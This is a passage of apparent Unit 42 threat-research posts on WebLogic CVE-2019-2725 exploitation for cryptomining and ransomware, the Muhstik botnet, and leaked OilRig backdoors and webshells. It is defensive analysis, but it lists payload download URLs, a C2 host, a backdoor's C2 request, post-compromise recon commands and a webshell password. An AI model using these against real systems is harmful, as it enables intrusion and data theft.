Attackers Increasingly Targeting Oracle WebLogic Server Vulnerability for XMRig and Ransomware

Executive Summary

Unit 42 researchers at Palo Alto Networks have uncovered exploitation activity against an Oracle WebLogic zero-day critical deserialization vulnerability  (CVE-2019-2725) that occurred before the release of the out-of-band patch by Oracle on April 26, 2019. Oracle WebLogic Server is a popular application server used in building and deploying enterprise Java EE applications. Once the vulnerability was made public with the release of the patch, numerous instances of proof-of-concept (PoC) code exploiting the vulnerability were released. As a consequence, malicious activity exploiting the vulnerability surged.
According to Zoomeye.org, there are currently over 41,000 publicly accessible WebLogic instances in the wild, shown in Figure 1. In light of the activity we detail here, and with this many publicly available WebLogic instances on the internet, as well as an unknown number of private instances in enterprise environments, we expect an escalation of exploitation attempts in the coming days and weeks.

In the wake of this activity, Unit 42 researchers have observed a wide variety of payloads, including the delivery of a  new version of the Muhstik botnet, a new ransomware variant dubbed Sodinokibi, and deploying cryptominers to vulnerable systems. This blog describes the underlying vulnerability, the timeline in which the exploitation was first observed, and the kind of operations the attackers carry out by exploiting this vulnerability.

Figure 1. Publicly available Oracle WebLogic Servers

Vulnerability and Exploitation


The vulnerability resides in the wls9_async_response.war package, which is responsible for handling asynchronous communication for the WebLogic Server. This package doesn’t properly handle SOAP requests with XML <work:WorkContext>, <wsa:Action>, <wsa:RelatesTo>, and <class> tags, making the server susceptible to a deserialization vulnerability. Because of this, a specially constructed HTTP request with malicious SOAP message can trigger the vulnerability, resulting in remote code execution in the Weblogic server’s security context. The following Figure 2 shows what the exploit looks like on the wire.

Figure 2. CVE-2019-2725 exploit on the wire

The PoC referenced above requires another underlying WebLogic vulnerability (CVE-2017-10271) to be unpatched on the WebLogic instance in order for exploitation to be successful. This earlier vulnerability allows a remote, unauthenticated attacker to pass Java class objects with arbitrary contents, allowing remote code execution. The 2017 patch filtered and denylisted the contents of a SOAP request to class objects containing only byte properties, unlike the string property passed in the image above. However, without the CVE-2019-2725 patch, a threat actor can easily modify the SOAP request to pass a constructed byte object and obtain code execution.

The patch for CVE-2019-2725 improves the denylist to include the class tag. More information regarding these two vulnerabilities and the relevant denylists can be found here.

The high criticality and CVSS v3.0 score of 9.8 of this vulnerability is due to a variety of factors. First, the wls9_async_response.war package is included by default in widely-used versions of WebLogic Servers, such as 10.3.6 and 12.1.3. Second, the popularity of WebLogic Server, as discussed above, coupled with its tendency to be deployed in business-critical environments, creates a target-rich environment. Furthermore, exploitation does not require any interaction from the user. A remote, unauthenticated user can send an HTTP request containing a crafted SOAP payload and obtain remote code execution trivially.

The following sections summarize the exploitation observed by Unit 42 researchers.

Initial Appearance

On April 25, 2019 numerous exploitation attempts were observed. Figure 3 highlights the first monitored incidents.

Figure 3. Incident timeline (IP addresses censored)

Vulnerability Scanning


Ever since the PoC for scanning the vulnerability was made public, we have observed numerous malicious requests.

An example of abusing the aforementioned PoC was captured, as shown in Figure 4 below.

Figure 4. SOAP payload network capture

Miner Distribution

One exploitation attempt we observed dropping a well-known PowerShell downloader script in order to utilize the compromised host to mine cryptocurrency for the attacker. The script first downloads XMRig, an open-source Monero miner, from an attacker-controlled domain. It then terminates any legitimate Oracle update services that would patch the underlying WebLogic vulnerability, shown in Figure 4. It then establishes persistence by copying itself and creating a scheduled task that masquerades as the Oracle update service.

The script then kills a variety of processes that may be running on the host. The tasks that are terminated include antivirus services, other cryptominers, and other malwares’ methods of persistence.

Figure 5. Fetching XMRig miner, disabling Oracle update services

The downloader’s process termination starts with killing the DDG Monero miner botnet client if present on the system, followed by a variety of other cryptominers, including other XMRig instances. This behavior is indicative of attempting to secure more host resources from competing miners. The malware also targets services belonging to Qihoo 360, an antivirus service, in order to reduce the chance of detection. However, taskkill is unable to to kill process related to Qihoo 360. Figure 5 shows the processes that the script attempts to terminate.

Finally, the script runs the XMRig executable with three mining servers using the cryptonight algorithm and the attacker’s Monero wallet key, shown in Figure 6.

Figure 6. Terminating competing processes and AV solutions; executing XMRig

Ransomware Distribution

In addition to scanning targets vulnerable to CVE-2019-2725 and downloading the malicious PowerShell script and cryptominer, attackers also abused CVE-2019-2725 to distribute at least two ransomware variants: Sodinokibi and GandCrab.

Figure 7. Downloading and executing Sodinokibi

The attackers leverage cerutil in this case to download, base64 decode, and execute the downloaded ransomware, as shown in Figure 7.

The ransomware drops a ransom note in every directory it has traversed. An example of this note file is illustrated in Figure 8 below. Encryption of a file depends on the file extension in the filename; the ransomware encrypts all files except for those with the extensions like .exe, .dll, and .key. The file extension of an encrypted file is composed of seven randomly generated alphanumeric characters.

Figure 8. Example of a ransom note

After the ransomware is done with its operation, it modifies the victim machine’s desktop wallpaper to display its ransom message, as shown in Figure 9  below.

The ransom note contains detailed instructions on how the victims should pay the ransom, either on Tor network or on decryptor[.]top domain.

Figure 9. Modified desktop wallpaper

Conclusion and Mitigation

Preliminary indicators reveal over 600 exploitation attempts targeting CVE-2019-2725 on Palo Alto Networks soak sites and we expect this number to increase rapidly. With over 41,000 publicly available WebLogic instances on the Web, as well as an unknown number of private instances in enterprise environments, an escalation of exploitation attempts is expected.

For all WebLogic Server instances, the most effective mitigation against this attack is to keep WebLogic Server instances patched with the most recent update. Prior to Oracle’s release of the patch, an alternative mitigation strategy was proposed as either removing the wls9_async_response.war package or restricting access to URLs that contain /_async/* and /wls-wsat/*.

Palo Alto Networks’ customers are protected from this critical vulnerability by the following products and services:

  1. Threat Prevention signatures 55570, 18994, 18996
  2. PAN-DB also blocks attacker’s C&C server IP and domain
  3. WildFire  Antivirus identifies and blocks malware spawned during the attack.
  4. Traps detects the malicious executables and blocks their execution.

For non-Palo Alto Networks customers, see Oracle’s documentation regarding vulnerability and patch information.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise (IOCs)

Mining Pool

185[.]161[.]70[.]34:3333

202[.]144[.]193[.]184:3333

205[.]185[.]122[.]99:3333

Monero wallet:

4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg

Download IP/URL

hxxp://165.22.155.69/cow[.]exe

hxxp://188.166.74.218/go[.]b64

hxxp://107.174.47.156/1[.]ps1

SHA256

4f9020f7e1c2a43a08c117b8d3323421eb1c920b5bad70adb92cbbf882cdf3a9 (original filename: go.exe)

c213492008177ae1cda8903a46fb1b766f41c58051f1527237a597243885a87e (xmrig.exe)

3e35f125ea1256a443dcc4eee612f87025f9af7c45a22e95e5a2bd3e53f491eb (1.ps1.txt)

c799b4a7d14bb911e40c427517eeef96111383a4b3960c8707a27055eef8ecb0(cow.exe)

33135d6e0b8ac14693758ca2e37f27059e202ee72b419ab362fc07d232bb8a10(go.b64.txt)

Ransomware URL/Domain

hxxp[:]//aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd[.]onion/8D034B77DA7BC90E

hxxp[:]//decryptor[.]top/8D034B77DA7BC90E

Muhstik Botnet Exploits the Latest WebLogic Vulnerability for Cryptomining and DDoS Attacks

Executive Summary

On April 28th, 2019, Unit 42 discovered a new variant of the Linux botnet Muhstik. This new version exploits the latest WebLogic server vulnerability (CVE-2019-2725), just disclosed five days ago, to install itself on vulnerable systems. Oracle released an emergency patch for the vulnerability on April 26, 2019. We have confirmed that the patch successfully protects against this latest version of Muhstik.

From the timeline, we can see that the developer of Muhstik watches aggressively for new Linux service vulnerability exploits and takes immediate action to exploits against them into the botnet. This makes sense because the faster the botnet includes the new exploits, the greater chance of successfully using the vulnerability to harvest more bots before systems are patched. Therefore, under the pressure of racing with botnets, both service vendors and users should address new vulnerabilities by releasing patches  and installing them respectively.

The Muhstik botnet has been alive since March 2018, with wormlike self-propagating capability to infect Linux servers and IoT devices. After compromising them, it typically  launches cryptocurrency mining software and DDoS attacks to make money for the attacker. Muhstik has used multiple vulnerability exploits to infect different Linux services, including  WebLogic, WordPress and Drupal. Muhstik had previously adopted an earlier WebLogic vulnerability exploit (CVE-2017-10271), but adding this exploit to its toolkit will increase the number of systems it can infect.

New Weblogic Exploit


Using the WildFire Linux analyzer, we captured exploit traffic for the CVE-2019-2725 WebLogic vulnerability from three new Muhstik samples. The exploit payload only includes one shell command to download the wl.php from the IP address 165.227.78[.]159. Even though the wl.php cannot be downloaded successfully currently, we believe that it is very likely to be a PHP webshell.

The IP address 165.227.78[.]159 previously was used by Mushtik botnet as a reporting server to collect information of bots. But now, this IP address could be also used as a payload host server.

Figure 1. The exploit traffic from new Muhstik samples

Conclusion and Mitigation

The Oracle WebLogic wls9-async RCE vulnerability is now being used by Muhstik botnet in the wild and there is a great possibility that it will be exploited by other malware families in the future. Be sure to follow the instructions from the Oracle Security Alert Advisory.

In the meantime, Palo Alto Networks customers are protected from this exploitation by the following platform protections:

  1. Threat Prevention Signature 55570 that identifies HTTP requests containing the exploit code.
  2. PAN-DB blocks attacker’s C2 server IP and domain
  3. WildFire and Antivirus identifies and blocks Muhstik malware

Indicators of Compromise (IOCs)

Samples

  • e538026c0aa97deb2952afde3f8521be53ffb9ead6b6c349d6cd26942f609335
  • 284f239d39ae24c7210179e4e7dc7c81e2374d12fe675cfd41d35681f3694e5a
  • 53c70f6344246b1abdc2bc3fc3e7b43f853a4773b584805a50f8f71e8eca64e4

URLs

  • hxxp://165.227.78[.]159/wl.php

Behind the Scenes with OilRig

After first uncovering the OilRig group in May 2016, Unit 42 has continued to monitor, observe, and track their activities and evolution over time. Since then, OilRig has been heavily researched by the rest of the industry and has been given additional names such as APT34 and Helix Kitten. The OilRig group is not particularly sophisticated but is extremely persistent in the pursuit of their mission objective and, unlike other some other espionage motivated adversaries, are much more willing to deviate from their existing attack methodologies and use novel techniques to accomplish their objectives. Over time, through our research we have been able to reveal specific details of how their attacks are executed, the tools they use, and even what their development cycle may be like by tracking their use of VirusTotal as a detection check system. Due to the nature of the data we had access to however, our perspective was primarily from a target or victim perspective which is generally limited to the artifacts at the time of attack.

Recently, a data dump was leaked and made available to the public claiming to be data in relation to OilRig activity from the operations side. We retrieved the data dump, which included credential dumps, backdoors, webshells, and other files of interest. Several media outlets and other researchers have since performed their own evaluation, and in our assessment, we found the artifacts contained in data dump are indeed consistent with known OilRig operations and toolsets. In addition, the data dump allowed us to retroactively compare our previous research with OilRig’s operational data. This allowed us to fill in previously existing gaps of OilRig’s attack life cycle in addition to validating the accuracy of our research. By analyzing the data dump, we have been able to identify exactly how the BONDUPDATER backdoor and its server component functions, the appearance and functionality of several webshells in deployment by OilRig, each of these tools’ internal operational names, and a better understanding of how widespread the OilRig operations may actually be from a global perspective.


The organizations possibly under attack by OilRig is widely-spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. In total we identified nearly 13,000 stolen credentials, over 100 deployed webshells, and roughly a dozen backdoor sessions into compromised hosts across 27 countries, 97 organizations, and 18 industries.

The information contained in this data dump include:

  • Stolen credentials
  • Potential systems to login to using stolen credentials
  • Deployed webshell URLs
  • Backdoor tools
  • Command and control server component of backdoor tools
  • Scripts to perform DNS hijacking
  • Documents identifying specific individual operators
  • Screenshots of OilRig operational systems

The Leak

In mid-March 2019, an unknown entity appeared on several hacking forums and Twitter with the user handle @Mr_L4nnist3r claiming they had access to data dumps involving internal tools and data used by the OilRig group. The initial claim included several screenshots of systems potentially in use by OilRig operators for attacks, a script that appeared to be used for DNS hijacking, and a password protected archive with the filename Glimpse.rar purporting to contain the command and control server panel for an OilRig backdoor. Soon after, a Twitter account with the user handle @dookhtegan appeared claiming they also had access to data dumps involving internal tools and data used by the OilRig group, as seen in Figure 1. This account used an image from 2004 of a high-profile Iranian asylum seeker named Mehdy Kavousi who famously sewed his eyes and mouth shut to signify that rejecting his asylum claim and sending him back to Iran would be akin to putting him to death. It is unknown why this specific image was chosen, other than perhaps as a symbol of protest. Since the initial account creation, a stylized version of the original has been substituted as the profile image, making it far more difficult to understand who the original individual was.

Figure 1. Tweets by @dookhtegan providing files associated with the OilRig leak

This account continued a series of tweets voicing protest against the OilRig group and attributing its operations with a specific nation state and organization. Unit 42 is unable to validate this level of attribution, but a 2018 report from the United States National Counterintelligence and Security Center stated the OilRig group originates from an Iranian nexus. The account continued to post tweets with direct links to operational data dumps hosted on an anonymous file sharing service.

The files posted included the previously password protected archive Glimpse.rar, as well as new archives containing hundreds of harvested credentials from compromised organizations along with details on exposed login prompts. There were also links to webshells previously and possibly currently deployed,  the webshell source codes, as well as another backdoor and its server component.

This account was suspended in short order, but immediately after the suspension, an alternate account with the username @dookhtegan1 with the same stylized profile image appeared and is still currently active. This account mirrors the previous messages of exposing the OilRig group but no longer contains links to data dumps, instead instructing those that are interested in the data to join them in a private Telegram channel. Figure 2 shows this second Twitter account providing a Telegram channel to leak the data.  

Figure 2. Tweets by second account @dookhtegan1 providing a Telegram channel with the leaked files

Data Dump Contents

The contents of the data dump includes various types of datasets that appear to be results from reconnaissance activity, initial compromises, and tools the OilRig operators use against target organizations. The affected organizations spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. The datasets included:

  • Stolen credentials
  • Potential systems to login to using stolen credentials
  • Deployed webshell URLs
  • Backdoor tools
  • Command and control server component of backdoor tools
  • Script to perform DNS hijacking
  • Documents identifying specific individual operators
  • Screenshots of OilRig operational systems

We analyzed each type of dataset other than the documents containing detailed information on alleged OilRig operators and they remain consistent with previously observed OilRig tactics, techniques, and procedures (TTPs). While we are unable to confirm the validity of the documents detailing individual operators simply due to a lack of visibility into that realm, we also have no reason to doubt their validity either.

An interesting artifact we found in the data dump are the OilRig threat actors’ own internal names of various tools we have been tracking. Table 1 provides the internal operational names and the names we use to track these tools.

Tool Type Internal Name Industry Name
Backdoor Poison Frog BONDUPDATER
Backdoor Glimpse Updated BONDUPDATER
Webshell HyperShell TwoFace loader
Webshell HighShell TwoFace payload
Webshell Minion TwoFace payload variant
DNS Hijacking Toolkit webmask Related to DNSpionage

Table 1. Tools exposed in the OilRig data leak with their internal names mapped to the names used by the security community

Credential Dumps

In our analysis, we found that a total of fifteen organizations had their credentials stolen in some fashion and stored in text files for the OilRig group to then abuse for additional attacks. In total, nearly 13,000 sets of credentials are included in the data dump. The credentials appear to have been stolen via multiple techniques, including using post-exploition password recovery tools such as MimiKatz or its variant ZhuMimiKatz. In addition to these tools, we believe OilRig attackers obtained credentials through, bruteforcing, SQL injections, and using traditional credential harvesting toolkits as we discussed in the Striking Oil blog published in September 2017.

It appears to us that one organization had its entire Active Directory dumped out, making up most of the credentials we found in the data dump.

The types of organizations listed in this data dump spread across multiple industry verticals but were all largely located in the Middle East region. We are unable to confirm if all of these stolen credentials are indeed valid sets of credentials, but based upon previously observed activity, timestamping, and known behaviors, it is highly probable that these credentials were or may still be valid.  

Assuming the lists of credentials are valid, the mass collection confirms our hypothesis that the OilRig group maintains a heavy emphasis on credential based attacks along with the other types of attacks they deploy. This is consistent with most espionage-motivated adversaries, as once the adversary gains access via legitimate credentials, they are able to masquerade as a legitimate user and essentially become an insider threat. This type of activity becomes significantly harder to detect compared to using custom tools as the adversary masquerades as a legitimate user while most protections are intended to catch malware.


In our past research, based off artifacts we had gathered, we had internally postulated the OilRig group likely had a propensity to immediately attempt to escalate privileges once they have their initial compromise, then try to move laterally into the local Microsoft Exchange server where they would then able to harvest more credentials and implant additional tools such as webshells and IIS backdoors. In a presentation provided by a FireEye researcher, they documented this exact attack lifecycle for incidents associated with OilRig in addition to be deploying a post-exploitation toolkit called Ruler within their attack playbook as well. Ruler is an open-source penetration testing toolkit which is predicated on being able to access Outlook Web Access (OWA) or OWA via stolen credentials, then abusing built-in functions to perform a variety of actions including retrieving the Global Address List, setting malicious email rules, and in OilRig’s case, performing remote code execution.

The specific function of Ruler the OilRig group was using is the Ruler.Homepage function. This function abuses a capability in Microsoft Outlook which allows an administrator or a user to set a default homepage for any folder inside their inbox. Using stolen credentials, the operator would use Ruler to send commands to the target organization’s OWA instance via an RPC protocol which would then remotely set an arbitrary homepage for the compromised inbox’s folders. The operator would then include commands in the homepage to automatically retrieve and execute malicious code. In OilRig’s case, they included commands to retrieve and execute a backdoor, immediately giving them access to the endpoint in use by the user whose credentials had been stolen.

Backdoors

The data dump included two backdoors that we had previously associated with the OilRig threat group, both of which we had previously referred to as BONDUPDATER. Generally speaking, we are able to retrieve the implant or payload involved in an attack but are generally blind to the server side component. This data dump provided the backdoors and their associated server components which provides us a different perspective on how the backdoors function. In addition, we discovered that the backdoors are actually called Glimpse and Poison Frog internally by OilRig and are functionally two different tools.

Glimpse

The Glimpse tool within the data dump is related to the updated BONDUPDATER tool that we discovered being delivered to a Middle East government organization in a report we published on September 2018. We recently mentioned this tool in another report on April 16, as this variant of the BONDUPDATER tool used DNS tunneling to communicate with its C2, specifically using TXT queries to receive information from the C2 server.

The data dump included the following three requisite components of the Glimpse tool seen in Table 2, as well as a Read me.txt file that explains how to set up and use Glimpse.

Component Description
Agent Powershell scripts meant to run on compromised systems.
Server Command and control server that communicates via DNS tunneling
Panel Graphical User Interface that allows actors to issue commands, upload and download files to Agents via the Server

Table 2. The three components of the Glimpse tool

Glimpse is a PowerShell script that contains the comment version 2.2, which suggests the OilRig group considers this a specific version of the tool and that it likely has included prior versions.

The Glimpse panel, versioned “v1.0.5” is the tool that the actor uses to organize the various agents installed on compromised systems. The panel allows the actors to issue commands in addition to uploading files to and downloading files from the compromised endpoints. According to the compilation time, the developer of the Glimpse panel created this tool on September 1, 2018. Figure 3 shows the main Glimpse panel with three different agents listed in a test environment.

Figure 3. The Glimpse panel showing three compromised systems

To interact with a specific agent, the actor selects the entry to open in the agent control panel. The agent control panel has three tabs that have interfaces that allow the actor to issue commands, as well as upload and download files to and from the agent. The command tab will show previously issued commands, when they were issued, and their status, as seen in Figure 4.

Figure 4. Glimpse’s Agent Control Panel showing the interface actors would use to send commands

The actor clicks the command to view the results in a popup window named “Result Viewer”. Figure 5 shows the result viewer window showing the results of the issued command.

Figure 5. The Result Viewer showing the results of an issued command

The server portion of Glimpse works in unison with the panel by acting as a DNS server, which is written in JavaScript and runs in the Node.js runtime. The server has a filename of srvr.js, which according to the Read me.txt file is meant to be run using forever start srvr.js in Node.js. Figure 6 shows the Glimpse server responding to an inbound beacon from the Glimpse agent and sending a command whoami. The screenshot also shows the Glimpse server receiving the results of the whoami command executed by the agent.   

Figure 6. The Glimpse server issuing a command to an agent and receiving the results of the command

Poison Frog

The second backdoor included in the data dump is named Poison Frog. The dataset includes both the agent that the actor would install on targeted systems and the server that would allow the actor to interact with compromised systems. The Poison Frog tool appears to be a variant of BONDUPDATER used in targeted attacks in the Middle East, as reported by FireEye in December 2017.

Table 3 shows the files associated with the agent included in the data dump, of which the dUpdater.ps1 portion of Poison Frog appears to be the initial variant of BONDUPDATER that uses DNS tunneling for its C2 channel as discussed in our recent blog discussing OilRig’s DNS tunneling protocols. Interestingly, both of these Poison Frog agent scripts were configured to use the domain myleftheart[.]com as its C2 server though we have not seen this domain in any attacks, and we were unable to associate it with any known OilRig infrastructure.

Filename SHA256 Description
poisonfrog.ps1 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed Dropper that installs hUpdater.ps1 and dUpdater.ps1
hUpdater.ps1 995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd999 Poison Frog agent that uses HTTP for C2
dUpdater.ps1 0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea330436c Poison Frog  agent that uses DNS tunneling for C2

Table 3. Files associated with the Poison Frog agent provided in the leak

Like the Glimpse C2 server, the Poison Frog server was written in JavaScript and will run in Node.js. The Poison Frog server handles both the HTTP and DNS tunneling channels used by the hUpdater.ps1 and dUpdater.ps1 scripts. According to the server’s code, the default command that it would issue to newly infected systems was a batch script contained in a file named 0000000000.bat. The data dump included the 0000000000.bat file, which when executed on an infected system would run the following commands to gather information to be sent back to the C2 server:

  • whoami
  • hostname
  • ipconfig /all
  • net user /domain
  • net group /domain
  • net group "domain admins" /domain
  • net group "Exchange Trusted Subsystem" /domain
  • net accounts /domain
  • net user
  • net localgroup administrators
  • netstat -an
  • tasklist
  • systeminfo
  • reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
  • schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:"
  • WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

This batch script is also interesting as it uses echo commands to include headers before each of the command results. The headers included in this batch script looked very familiar, as we had seen a very similar batch script provided via the HTTP C2 channel for the Helminth backdoor delivered by a Clayslide delivery document as we reported in October 2016 (SHA256: 903b6d948c16dc92b69fe1de76cf64ab8377893770bf47c29bf91f3fd987f996). The following HTTP request from the Helminth backdoor (SHA256: 1fb69090be8a2e11eeb220b26ee5eddf1e3fe81ffa59c47d47d01bf90c2b080c) downloaded the similar batch script:

GET /update-index.aspx?req=1786873725%5Cbat&m=d HTTP/1.1

Host: update-kernal[.]net

Connection: Keep-Alive

We performed a code comparison to visualize the similarities between the batch script delivered as the default command in Poison Frog is to the script provided to the Helminth backdoor. Figure 7 shows just how similar these two batch scripts are with several of the headers being exactly the same and a majority of the commands being the same with the Helminth commands having the 2>&1 suffix to include command errors with the output.

Figure 7. Code comparison between the default batch script issued by Poison Frog’s C2 and a batch script received by the Helminth Trojan

Webshells

The data dump included several different webshells apparently used by OilRig to interact with compromised servers. The three webshells included in the dump had names HyperShell, HighShell, and Minion, but it appears that Minion is likely a variant of HighShell based on code, filename, and functionality overlaps. The HyperShell and HighShell webshells are variants of what we track as TwoFace, with HyperShell being related to the TwoFace loader and HighShell being related to the TwoFace payload, as we reported in July 2017. In addition to the actual webshells in use by OilRig, the data dump includes lists of existing deployments of webshells hosted on compromised websites. Over 100 links to webshells are listed, spanning across 87 organizations in 26 countries across four continents as seen in Figure 8.

Figure 8. Geographic location of webshells of impacted organizations

Hypershell

The HyperShell webshell included in the data dump (SHA256: e483eee77fcc5ef11d5bf33a4179312753b62ec9a247dd14528cc797e7632d99) is an example of the 3DES variant of the TwoFace loader that we called TwoFace++ in as we reported in July 2017.

During our initial research into the TwoFace++ loader, we were unable to extract the embedded payload using the same brute forcing technique that we used on the initial TwoFace loader samples.

The initial TwoFace loader samples decrypted an embedded webshell using an actor provided key, which was modified by using simple arithmetic operators ("+" or "-" specifically) and a salt string embedded within the loader webshell, whose result decrypts an embedded payload using simple arithmetic operators (again, "+" or "-" specifically). We were able to brute force the actor-provided key using the inverse arithmetic operations using the embedded salt and embedded ciphertext, so we were able to extract the embedded webshells with ease.

Unlike the initial TwoFace loader, the TwoFace++ loader used the 3DES cipher and a SHA256 hash of a string provided by the actor and used as a key, so we were unable to extract the embedded webshells as we were unable to determine the actor provided key. However, the HyperShell sample in this dump provided the necessary information to determine the actor-provided key needed to decrypt its embedded webshell. Like many initial TwoFace loader samples, the HyperShell sample includes a string within the HTML tags <pre> and </pre> that is displayed in the browser if a password is not supplied and/or the TwoFace++ loader is unable to extract the embedded payload webshell. The pre tags within the HyperShell sample are:

<pre><%= Server.HtmlEncode("NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a") %></pre>


Figure 9 shows HyperShell displaying the content within the "pre" tags within the browser.

Figure 9. HyperShell displaying the password within <pre> tags

We determined the string in the pre tags is the actor provided password, which the webshell uses as a key to decrypt the embedded payload. We determined this by following the process in which the TwoFace++ loader webshell uses the actor provided password to authenticate and decrypt the embedded webshell:

  • Append a string to the password that acts as a salt
  • Obtain the SHA1 hash of the resulting string containing the password and salt
  • Base64 encode the SHA1 hash
  • Compare the encoded hash with hardcoded base64 string
